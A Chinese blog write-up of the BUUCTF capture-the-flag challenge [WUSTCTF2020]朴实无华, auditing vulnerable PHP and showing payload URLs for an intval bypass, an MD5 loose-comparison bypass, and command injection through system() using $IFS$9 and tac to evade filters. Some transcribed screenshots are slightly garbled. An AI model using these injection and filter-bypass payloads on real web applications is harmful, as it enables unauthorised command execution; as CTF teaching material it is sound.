

buuctf-[WUSTCTF2020]朴实无华（小字特详解）

原创

周星星ZY 于 2022-02-23 16:37:39 发布 50 收藏 1

分类专栏: [buuctf](#) 文章标签: [php 开发语言](#) [后端](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xhy18634297976/article/details/123093649>

版权



[buuctf 专栏收录该内容](#)

23 篇文章 2 订阅

订阅专栏

buuctf-[WUSTCTF2020]朴实无华（小字特详解）

1.这里先看题目

火狐官方站点 新手上路 常用网址 京东商城 移动设备上的书签

Hack me

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/index.php:3) in /var/www/html/index.php on line 4

2.然后去查看一下robots.txt, 看一下爬虫规则。

User-agent: *
Disallow: /fAke_flaggg.php

3. 提示是/fAke_flaggg.php，这里访问并查看f12的网络

flag(this_is_not_flag)

状态	方法	域名	文件	发起者	类型	传输	大小
200	GET	9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81	/fAke_flaggg.php	document	html	268 字节	22 字节
404	GET	9de885bc-7edb-4...	favicon.ico	FaviconLoader.jsm:19...	html	已缓存	14 字节

请求头 (535 字节) 原始

- ① Date: Wed, 23 Feb 2022 07:57:23 GMT
- ② Keep-Alive: timeout=4
- ③ Look_at_me /f14g.php
- ④ Proxy-Connection: keep-alive
- ⑤ Server: openresty
- ⑥ X-Powered-By: PHP/5.5.38

⑦ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

⑧ Accept-Encoding: gzip, deflate

⑨ Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

⑩ Cache-Control: max-age=0

⑪ Connection: keep-alive

⑫ Host: 9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81

⑬ Upgrade-Insecure-Requests: 1

⑭ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0

这里发现了/f14g.php的提示，尝试访问

4. 访问/f14g.php，这里如果出现乱码问题请参考我的文章

(1条消息) 如何修复火狐浏览器的乱码问题（最新版）_小宇的web博客-CSDN博客

```

<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

//Level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.<br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}

//Level 2
if (isset($_GET['md5'])){
    $md5=$_GET['md5'];
    if ($md5==$md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.<br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag, "")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.<br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
去非洲吧

```

这里进行代码审计

首先是intval函数绕过

```

if (isset($_GET['num'])) {
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}

```

GET接收num参数，num要小于2020，加1后要大于2021。

这里使用的是科学计数法来进行绕过intval函数

当使用科学计数法来判断num<2020时，11e3会被强制转换为int类型，相当于11,但是当用这种办法来判断+1时，科学计数法就会被解析出来11e3+1就是11001，这样就进行了绕过

payload:

/f14g.php/?num=11e3



The screenshot shows a browser window with the URL `9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81/f14g.php?num=11e3`. The page content displays the PHP code from the previous snippet, with the variable `$num` set to `11e3`. The output of the script is visible at the bottom of the page.

```

9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81/f14g.php?num=11e3
设置 新标签页 +
火狐官方站点 新手上路 常用网址 京东商城 移动设备上的书签
//level 1
if (isset($_GET['num'])) {
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东湖岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.</br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(strstr($get_flag, "%"))
        $get_flag = str_replace("cat", "wctf2020", $get_flag);
    echo "想到这里，我充实地欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.<br>";
    system($get_flag);
}else{
    die("快到非洲了");
}
else{
    die("去非洲吧");
}
?
我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.
去非洲吧

```

绕过成功

然后进行md5绕过

```

if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==$md5($md5))
        echo "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>";
    else
        die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲");
} else{
    die("去非洲吧");
}

```

这里使用的是md5弱比较, 只要找到一个值的MD5值等于他本身

这里我找到了0e2159620

payload:

/f14g.php/?num=11e3&md5=0e215962017

The screenshot shows a mobile browser window with the URL `9de885bc-7edb-497a-be9f-9618c5d21e3d.node4.buuoj.cn:81/f14g.php?num=11e3&md5=0e215962017`. The page content is a PHP script with red annotations highlighting specific parts of the code and its output. The annotations include:

- `$num = $_GET['num'];` annotated with "新手上路" (Newbie)
- `if (intval($num) < 2020 && intval($num + 1) > 2021){` annotated with "京东商城" (JD.com)
- `echo "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.</br>";` annotated with "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好."
- `else{ die("金钱解决不了穷人的本质问题"); }` annotated with "金钱解决不了穷人的本质问题"
- `} else{ die("去非洲吧"); }` annotated with "去非洲吧"
- `//level 2` annotated with "level 2"
- `if (isset($_GET['md5'])) {` annotated with "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好."
- `$md5=$_GET['md5'];` annotated with "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴."
- `if ($md5==$md5($md5))` annotated with "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>"
- `else{ die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲"); }` annotated with "我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲"
- `} else{ die("去非洲吧"); }` annotated with "去非洲吧"
- `?>` annotated with "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好."
- `想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.`
- `去非洲吧`

最后是get flag

```
//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag, " ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```


GET传参get_flag，然后不能有空格，会将cat转化为wctf2020

这里的空格的话可以用 \$IFS\$9

先尝试着查看上级目录

payload:

/f14g.php/?num=11e3&md5=0e215962017&get_flag=ls



然后这里使用代替cat的是tac， tac是按行倒着显示，最后一行显示在最上面

payload:

9de885bc-7edb-497a-be9f-9618... × ⚙ 设置 × 新标签页 × +

火狐官方站点 新手上路 常用网址 京东商城

9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81/fl4g.php?num=11e3&md5=0e215962017&get_flag=tac\$IFS\$9fil|||||||

移动设备上的书签

```
$num = $_GET['num'];
if(intval($num) < 2020 && intval($num + 1) > 2021){
    echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.<br>";
} else{
    die("金钱解决不了穷人的本质问题");
}
else{
    die("去非洲吧");
}

//level 2
if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==md5($md5)){
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.<br>";
    } else{
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
    }
} else{
    die("去非洲吧");
}
}

//get flag
if (isset($_GET['get_flag'])) {
    $get_flag = $_GET['get_flag'];
    if(!stristr($get_flag, "%")){
        $get_flag = str_replace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.<br>";
        system($get_flag);
    } else{
        die("快到非洲了");
    }
} else{
    die("去非洲吧");
}
?
```

我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.
想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.
想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.

flag(4229fc6a-318f-4445-afe3-31501e59cf23)